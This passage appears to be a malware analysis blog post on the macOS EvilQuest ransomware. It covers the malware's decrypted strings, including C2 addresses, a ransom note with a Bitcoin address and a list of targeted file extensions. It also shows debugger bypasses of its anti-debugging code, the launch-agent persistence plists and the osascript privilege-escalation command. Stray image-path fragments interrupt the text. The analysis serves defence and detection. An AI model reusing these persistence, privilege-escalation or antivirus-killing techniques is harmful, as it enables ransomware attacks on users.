<plist version="1.0">
<dict>
<key>Label</key>
<string>%s</string>

<key>ProgramArguments</key>
<array>
<string>%s</string>
<string>--silent</string>
</array>

<key>RunAtLoad</key>
<true/>

<key>KeepAlive</key>
<true/>

</dict>
</plist>

decrypted string (0x10eb68767): questd
decrypted string (0x10eb6877b): com.apple.questd.plist
decrypted string (0x10eb687a7): /Library/LaunchDaemons/
```

```
decrypted string (0x10eb687df): %s/Library/LaunchAgents/
decrypted string (0x10eb68817): NCUCKOO7614S
decrypted string (0x10eb68837): 167.71.237.219
decrypted string (0x10eb68857): q?s=%s&h=%s
decrypted string (0x10eb68863): .xookc
decrypted string (0x10eb68877): osascript -e "do shell script \"sudo open %s\" with
administrator privileges"
decrypted string (0x10eb688f7): Hi there
decrypted string (0x10eb6891b): .shcsh

decrypted string (0x10eb6893f): Little Snitch
decrypted string (0x10eb6895f): Kaspersky
decrypted string (0x10eb6897f): Norton
decrypted string (0x10eb68993): Avast
decrypted string (0x10eb689a7): DrWeb
decrypted string (0x10eb689bb): Mcaffee
decrypted string (0x10eb689db): Bitdefender
decrypted string (0x10eb689fb): Bullguard
decrypted string (0x10eb68a1b): com.apple.questd
decrypted string (0x10eb68a47): ookcucythguan

decrypted string (0x10eb68a67): Installer.app
decrypted string (0x10eb68a87): Setup
decrypted string (0x10eb68a9b): %s --ignrp
decrypted string (0x10eb68aa6): /Users
decrypted string (0x10eb68aba): --noroot
decrypted string (0x10eb68ac3): --ignrp
decrypted string (0x10eb68acb): %s/.ncspot
decrypted string (0x10eb68aeb): H2QGjSmA

decrypted string (0x10eb68b54): YOUR IMPORTANT FILES ARE ENCRYPTED

Many of your documents, photos, videos, images and other files are no longer
accessible because they have been encrypted. Maybe you are busy looking for a way to
recover your files, but do not waste your time. Nobody can recover your file without
our decryption service.

We use 256-bit AES algorithm so it will take you more than a billion years to break
this encryption without knowing the key (you can read Wikipedia about AES if you
don't believe this statement).
Anyways, we guarantee that you can recover your files safely and easily. This will
require us to use some processing power, electricity and storage on our side, so
there's a fixed processing fee of 50 USD. This is a one-time payment, no additional
fees included.
In order to accept this offer, you have to deposit payment within 72 hours (3 days)
after receiving this message, otherwise this offer will expire and you will lose your
files forever.
Payment has to be deposited in Bitcoin based on Bitcoin/USD exchange rate at the
moment of payment. The address you have to make payment is:

                    %s

Decryption will start automatically within 2 hours after the payment has been
processed and will take from 2 to 5 hours depending on the processing power of your
computer. After that all of your files will be restored.
```

```
THIS OFFER IS VALID FOR 72 HOURS AFTER RECEIVING THIS MESSAGE
decrypted string (0x10eb6939c): 13roGMpWd7Pb3ZoJyce8eoQpfegQvGHHK7
decrypted string (0x10eb693bf): Your files are encrypted
decrypted string (0x10eb693f7): Many of your important documents, photos, videos,
images and other files are no longer accessible because they have been encrypted.

Maybe you are busy looking for a way to recover your files, but do not waste your
time. Nobody can recover your files without our decryption service.
We guarantee however that you can recover your files safely and easily and this will
cost you 50 USD without any additional fees.

Our offer is valid FOR 3 DAYS (starting now!). Full details can be found in the file:
READ_ME_NOW.txt  located on your Desktop

decrypted string (0x10eb6997e): READ_ME_NOW
decrypted string (0x10eb6999e): .tar
decrypted string (0x10eb699b2): .rar
decrypted string (0x10eb699c6): .tgz
decrypted string (0x10eb699da): .zip
decrypted string (0x10eb699ee): .7z
decrypted string (0x10eb69a02): .dmg
decrypted string (0x10eb69a16): .gz
decrypted string (0x10eb69a2a): .jpg
decrypted string (0x10eb69a3e): .jpeg
decrypted string (0x10eb69a52): .png
decrypted string (0x10eb69a66): .gif
decrypted string (0x10eb69a7a): .psd
decrypted string (0x10eb69a8e): .eps
decrypted string (0x10eb69aa2): .mp4
decrypted string (0x10eb69ab6): .mp3
decrypted string (0x10eb69aca): .mov
decrypted string (0x10eb69ade): .avi
decrypted string (0x10eb69af2): .mkv
decrypted string (0x10eb69b06): .wav
decrypted string (0x10eb69b1a): .aif
decrypted string (0x10eb69b2e): .aiff
decrypted string (0x10eb69b42): .ogg
decrypted string (0x10eb69b56): .flac
decrypted string (0x10eb69b6a): .doc
decrypted string (0x10eb69b7e): .txt
decrypted string (0x10eb69b92): .docx
decrypted string (0x10eb69ba6): .xls
decrypted string (0x10eb69bba): .xlsx
decrypted string (0x10eb69bce): .pages
decrypted string (0x10eb69be2): .pdf
decrypted string (0x10eb69bf6): .rtf
decrypted string (0x10eb69c0a): .m4a
decrypted string (0x10eb69c1e): .csv
decrypted string (0x10eb69c32): .djvu
decrypted string (0x10eb69c46): .epub
decrypted string (0x10eb69c5a): .pub
decrypted string (0x10eb69c6e): .key
decrypted string (0x10eb69c82): .dwg
decrypted string (0x10eb69c96): .c
```

```
decrypted string (0x10eb69caa): .cpp
decrypted string (0x10eb69cbe): .h
decrypted string (0x10eb69cd2): .m
decrypted string (0x10eb69ce6): .php
decrypted string (0x10eb69cfa): .cgi
decrypted string (0x10eb69d0e): .css
decrypted string (0x10eb69d22): .scss
decrypted string (0x10eb69d36): .sass
decrypted string (0x10eb69d4a): .otf
decrypted string (0x10eb69d5e): .ttf
decrypted string (0x10eb69d72): .asc
decrypted string (0x10eb69d86): .cs
decrypted string (0x10eb69d9a): .vb
decrypted string (0x10eb69dae): .asp
decrypted string (0x10eb69dc2): .ppk
decrypted string (0x10eb69dd6): .crt
decrypted string (0x10eb69dea): .p7
decrypted string (0x10eb69dfe): .pfx
decrypted string (0x10eb69e12): .p12
decrypted string (0x10eb69e26): .dat
decrypted string (0x10eb69e3a): .hpp
decrypted string (0x10eb69e4e): .ovpn
decrypted string (0x10eb69e62): .download
decrypted string (0x10eb69e82): .pem
decrypted string (0x10eb69e96): .numbers
decrypted string (0x10eb69eb6): .keynote
decrypted string (0x10eb69ed6): .ppt
decrypted string (0x10eb69eea): .aspx
decrypted string (0x10eb69efe): .html
decrypted string (0x10eb69f12): .xml
decrypted string (0x10eb69f26): .json
decrypted string (0x10eb69f3a): .js
decrypted string (0x10eb69f4e): .sqlite
decrypted string (0x10eb69f6e): .pptx
decrypted string (0x10eb69f82): .pkg
```

In the decrypted output we find many revealing strings that appear to be:


- addresses of (command and control?) servers: `andrewka6.pythonanywhere.com`, `167.71.237.219`.
- regexes for files of interest, relating to keys, certificates, and wallets: `*id_rsa*/i`, `*key*.pdf/i`, `*wallet*.pdf`, etc…
- property list file(s) for launch item persistence.
- security products: `Little Snitch`, `Kaspersky`, etc…
- (de)ransom instructions, and target file extensions.

Scott Knight (@sdotknight) has a created a lovely python script capable of decrypting strings (and other components) of OSX.EvilQuest.

thiefquest_decrypt.py

Continuing on in our analysis, as this specimen does not appear to contain any 'trailer' data, the code block (mentioned above) is skipped …however, the malware then invokes a function named `ei_persistence_main` which (also) persists the malware.

However, before persistence, the `ei_persistence_main` function invokes various anti-debugging logic, in an attempt to thwart dynamic debugging! Specifically it first calls a function named `is_debugging`. The `is_debugging` method is implemented at address `0x0000000100007AA0`. To check if it is being debugged, it invokes `sysctl` with `CTL_KERN`, `KERN_PROC`, `KERN_PROC_PID, and getpid()`. Once this has returned, it checks if the `P_TRACED` is set (in the `info.kp_pro` structure returned by `sysctl`). This is a common anti-debugger check, seen in other macOS malware:



If the `is_debugging` function returns 1 (`true`) the malware will exit:

```
__text:000000010000B89A                call    _is_debugging
__text:000000010000B89F                cmp     eax, 0
__text:000000010000B8A2                jz      continue
__text:000000010000B8A8                mov     edi, 1
__text:000000010000B8AD                call    _exit
```

To subvert this in a debugger we simply set a breakpoint at `0x000000010000B89F`, then change the value of the `RAX` register to 0 (`false`):

```
* thread #1, queue = 'com.apple.main-thread', stop reason = breakpoint 1.1
->  0x10000b89f: cmpl   $0x0, %eax
    0x10000b8a2: je     0x10000b8b2
    0x10000b8a8: movl   $0x1, %edi
    0x10000b8ad: callq  0x10000feb2
Target 0: (patch) stopped.

(lldb) reg read $rax
     rax = 0x0000000000000001
(lldb) reg write $rax 0
(lldb) c
```

All good? Almost! The malware contains more anti-debugging logic. A function called `prevent_trace` seeks to prevent tracing (debugging) via call to `ptrace` with the `PTRACE_DENY_ATTACH` flag (`0x1F`):

```
__text:0000000100007C20 _prevent_trace  proc near
__text:0000000100007C20                 push    rbp
__text:0000000100007C21                 mov     rbp, rsp
__text:0000000100007C24                 call    _getpid
__text:0000000100007C29                 xor     ecx, ecx
__text:0000000100007C2B                 mov     edx, ecx        ; addr
__text:0000000100007C2D                 xor     ecx, ecx        ; data
__text:0000000100007C2F                 mov     edi, 1Fh        ; request
__text:0000000100007C34                 mov     esi, eax        ; pid
__text:0000000100007C36                 call    _ptrace
__text:0000000100007C3B                 pop     rbp
__text:0000000100007C3C                 retn
__text:0000000100007C3C _prevent_trace  endp
```

To bypass this, we simply avoid the call to `_prevent_trace` all together. However? Simply set a breakpoint on the call to this function, then modify the value of the instruction pointer (`RIP`) to skip it!

```
(lldb) b 0x000000010000B8B2
Breakpoint 12: where = patch`patch[0x000000010000b8b2], address = 0x000000010000b8b2
(lldb) c
Process 683 resuming
Process 683 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = breakpoint 2.1

->  0x10000b8b2: callq  0x100007c20
    0x10000b8b7: leaq   0x7de2(%rip), %rdi
    0x10000b8be: movl   $0x8, %esi
    0x10000b8c3: movl   %eax, -0x38(%rbp)
Target 0: (patch) stopped.

(lldb) reg write $rip 0x10000b8b7
(lldb) c
```

Easy peasy! Now we can continue our dynamic analysis unperturbed.

As its name suggests, the `ei_persistence_main` function persists the malware (as a launch agent). However, before persisting it invokes a function named `kill_unwanted` to kill several well known security products that may detect or block malicious behaviors.

The `kill_unwanted` function gets a list of running processes, compares each process with a encrypted list of "unwanted" programs. With our aforementioned breakpoint on the `ei_str` function, we can dump the decrypted strings, to ascertain the value of the "unwanted" programs:

```
(lldb) x/s $rax
0x100108fd0: "Little Snitch"

(lldb) x/s $rax
0x100100880: "Kaspersky"

(lldb) x/s $rax
0x1001028a0: "Norton"

(lldb) x/s $rax
0x10010a2f0: "Avast"

(lldb) x/s $rax
0x10010a300: "DrWeb"

(lldb) x/s $rax
0x100102eb0: "Mcaffee"

(lldb) x/s $rax
0x100109d20: "Bitdefender"

(lldb) x/s $rax
0x100109d30: "Bullguard"
```

…one day, Objective-See's tools will make such a list! HA!

Finally the `ei_persistence_main` function persists the malware. Specifically it first calls the `persist_executable` function creates a persistent copy of itself. We can observe this via a file monitor, and/or in the debugger.

First, we observe the malware decrypting various strings related to persistence:

```
(lldb) x/s $rax
0x100118fd0: "/Library/AppQuest/com.apple.questd"

(lldb) x/s $rax
0x1001190f0: "%s/Library/AppQuest/com.apple.questd"
```

If the malware is running with non-root privileges it will write the copy of itself to `~/Library/AppQuest/com.apple.questd`. However, if running as root, it will also copy itself to `/Library/AppQuest/com.apple.questd`. This can be observed via a file monitor (such as macOS's `fs_usage` utility). Here, we see a non-root instance of the malware creating `~/Library/AppQuest/com.apple.questd` and ensuring it is executable (via `chmod`):

```
# fs_usage -w -f filesystem

open     F=4   /Library/AppQuest/com.apple.questd  toolroomd.67949
write    F=4   B=0x1000  toolroomd.67949
...
close    F=4  toolroomd.67949
chmod      /Library/AppQuest/com.apple.questd  toolroomd.67949


open     F=4  ~/Library/AppQuest/com.apple.questd
write    F=4   B=0x1000  toolroomd.67949
...
close    F=4  toolroomd.67949

chmod     ~/Library/AppQuest/com.apple.questd toolroomd.67949


$ md5 /Library/AppQuest/com.apple.questd
MD5 (/Library/AppQuest/com.apple.questd) = 322f4fb8f257a2e651b128c41df92b1d

$ md5 ~/Library/AppQuest/com.apple.questd
MD5 (/Users/user/Library/AppQuest/com.apple.questd) =
322f4fb8f257a2e651b128c41df92b1d
```

Once the malware has copied itself, it persists via a launch item. The code that performs this persistence is found in the `install_daemon` function (address `0x0000000100009130`), that is invoked via the `ei_persistence_main` function.

If running as non-root, it persists as a launch agent: `~/Library/LaunchAgents/com.apple.questd.plist`. Below we dump that arguments passed to the `install_daemon` …first, when the malware is installing itself as a launch agent: `

```
$ lldb /Library/mixednkey/toolroomd

...

* thread #1, stop reason = breakpoint 1.1
frame #0: 0x0000000100009130 toolroomd
->  0x100009130: pushq  %rbp
    0x100009131: movq   %rsp, %rbp
    0x100009134: subq   $0x150, %rsp
    0x10000913b: movq   %rdi, -0x10(%rbp)

Target 0: (toolroomd) stopped.
(lldb) x/s $rdi
0x7ffeefbffc94: "/Users/user"

(lldb) x/s $rsi
0x100114a20: "%s/Library/AppQuest/com.apple.questd"

(lldb) x/s $rdx
0x100114740: "%s/Library/LaunchAgents/"
```

It uses the arguments to build a path for a launch item (here, launch agent) property list (`/Users/user/Library/LaunchAgents/com.apple.questd.plist`), as well then configuring said plist.

Continuing the debugging session, we observes the malware decrypted an embedded (template) plist, that is then populated with the path to the persistent binary (e.g. `/Users/user/Library/AppQuest/com.apple.questd`).


```
x/s $rax
0x100119540: "<?xml version="1.0" encoding="UTF-8"?>\n<!DOCTYPE plist PUBLIC
"-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-
1.0.dtd">\n<plist
version="1.0">\n<dict>\n<key>Label</key>\n<string>%s</string>\n\n<key>ProgramArguments
-
silent</string>\n</array>\n\n<key>RunAtLoad</key>\n<true/>\n\n<key>KeepAlive</key>\n<t
```

Once the launch agent property list is fully configured in memory the malware writes it out to disk:

```
cat /Users/user/Library/LaunchAgents/com.apple.questd.plist
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>Label</key>
    <string>questd</string>

    <key>ProgramArguments</key>
    <array>
        <string>/Users/user/Library/AppQuest/com.apple.questd</string>
        <string>--silent</string>
    </array>

    <key>RunAtLoad</key>
    <true/>

    <key>KeepAlive</key>
    <true/>

</dict>
```

As the `RunAtLoad` key is set to `true` the malware (`com.apple.questd`) will be automatically restarted each time the user logs in.

Of course BlockBlock detects this persistence attempt 😇



If the malware is running with root privileges it will invoke the `install_daemon` function again, but this time passing in arguments specifying that a launch daemon should be created:


```
$ cat /Library/LaunchDaemons/com.apple.questd.plist
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>Label</key>
    <string>questd</string>

    <key>ProgramArguments</key>
    <array>
        <string>sudo</string>
        <string>/Library/AppQuest/com.apple.questd</string>
        <string>--silent</string>
    </array>

    <key>RunAtLoad</key>
    <true/>

    <key>KeepAlive</key>
    <true/>

</dict>
```

Once the malware has ensured it is persisted (twice, if running as root!), it invokes the `ei_selfretain_main` to starts the launch item(s). This function invokes the aptly named `run_daemon` which in turn invokes macOS `osascript` binary to launch the items. We can observe this via a process monitor, for example, when the malware starts the launch daemon:


```
# procInfo

[process start]

pid: 1142
path: /usr/bin/osascript
user: 0
args: (
    osascript,
    "-e",
    "do shell script \"launchctl load -w
/Library/LaunchDaemons/com.apple.questd.plist;launchctl start questd\" with
administrator privileges"
)
```

Once the malware was persisted and kicked off the launch items, it invokes a function named `create_rescue_executable` to create yet another copy of itself. This copy will made in the user's `Library` directory. Its named starts with a `.` so that it won't show up in the UI (i.e. `Finder.app`), and is then followed via 9 random characters. For example: `~/Library/.9W4S5dtNK`.

The malware also appends a some trailer data to this copy:



The contents of this file are also saves in global variable named `priv_rescue_data`, which allows the malware to 'rescue' itself if it deleted from disk (yet still running in memory). Looking at the cross-references to this variable reveal its (later) references in function such as `resque_myself` and `persist_executable`



…clearly this malware doesn't want to be removed from an infected system!

Via a process monitor, we can observe the malware then kicking off this "configured" copy via the `launchctl submit -l ...` command:


```
[procInfo] process start:
pid: 737
path: /bin/launchctl
user: 501
args: (
    launchctl,
    submit,
    "-l",
    questd,
    "-p",
    "/Users/user/Library/.9W4S5dtNK"
)


[procInfo] process start:
pid: 738
path: /Users/user/Library/.9W4S5dtNK
user: 0
...
```


So, now the malware has persisted and launched a configured (i.e. with “trailer” data) instance of itself. What does it appear to do? Actually a lot! … pop over to part two, to read all about it!

Conclusion

Today, we triaged an interesting piece of new malware - detailing its infection vector, persistence, and anti-analysis logic.

Though new, our (free!) tools such as BlockBlock and RansomWhere? were able to detect and thwart various aspects of the attack …with no a priori knowledge!






IoCs:

- `/Library/mixednkey/toolroomd`
- `/Library/AppQuest/com.apple.questd`
- `~/Library/AppQuest/com.apple.questd`
- `/Library/LaunchDaemons/com.apple.questd.plist`
- `~/Library/LaunchAgents/com.apple.questd.plist`

Note though if you are infected, due to the malware's viral infection capabilities, it is recommended that one wipes the infected system and fully reinstalls macOS.

❤️ Love these blog posts and/or want to support my research and tools?
You can support them via my Patreon page!

[


](https://www.patreon.com/bePatron?c=701171)
This website uses cookies to improve your experience.